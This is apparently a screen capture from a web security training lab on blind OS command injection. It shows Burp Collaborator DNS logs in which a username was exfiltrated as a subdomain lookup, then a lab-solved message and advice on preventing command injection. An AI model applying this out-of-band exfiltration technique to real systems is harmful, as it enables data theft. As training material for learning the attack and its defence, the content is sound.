Number to generate: 1 | Copy to clipboard | [✓] Include Collaborator server location


Poll Collaborator interactions

Poll every 60 seconds | Poll now

#	Time	Type	Payload	Comment
1	2020-Apr-29 14:45:06 UTC	DNS	lf47qm2914zdfusivc0yvih7oyupie	
2	2020-Apr-29 14:45:06 UTC	DNS	lf47qm2914zdfusivc0yvih7oyupie	
3	2020-Apr-29 14:45:06 UTC	DNS	lf47qm2914zdfusivc0yvih7oyupie	

The Collaborator server received a DNS lookup of type AAAA for the domain name **peter-72ILWw.lf47qm2914zdfusivc0yvih7oyupie.burpcollaborator.net**.

The lookup was received from IP address 3.248.180.105 at 2020-Apr-29 14:45:06 UTC.



Blind OS command injection with out-of-band data exfiltration

Congratulations, you solved the lab!

Submit feedback

Name:

Email:

Subject:

How to prevent OS command injection attacks?
By far the most effective way to prevent OS command injection vulnerabilities is to never call out to OS commands from application-layer code. In virtually every case, there are alternate ways of implementing the required functionality using safer platform APIs.

If it is considered unavoidable to call out to OS commands with user-supplied input, then strong input validation must be performed. Some examples of effective validation include:

- Validating against a whitelist of permitted values.
- Validating that the input is a number.
- Validating that the input contains only alphanumeric characters, no other syntax or whitespace.

Never attempt to sanitize input by escaping shell metacharacters. In practice, this is just too error-prone and vulnerable to being bypassed by a skilled attacker.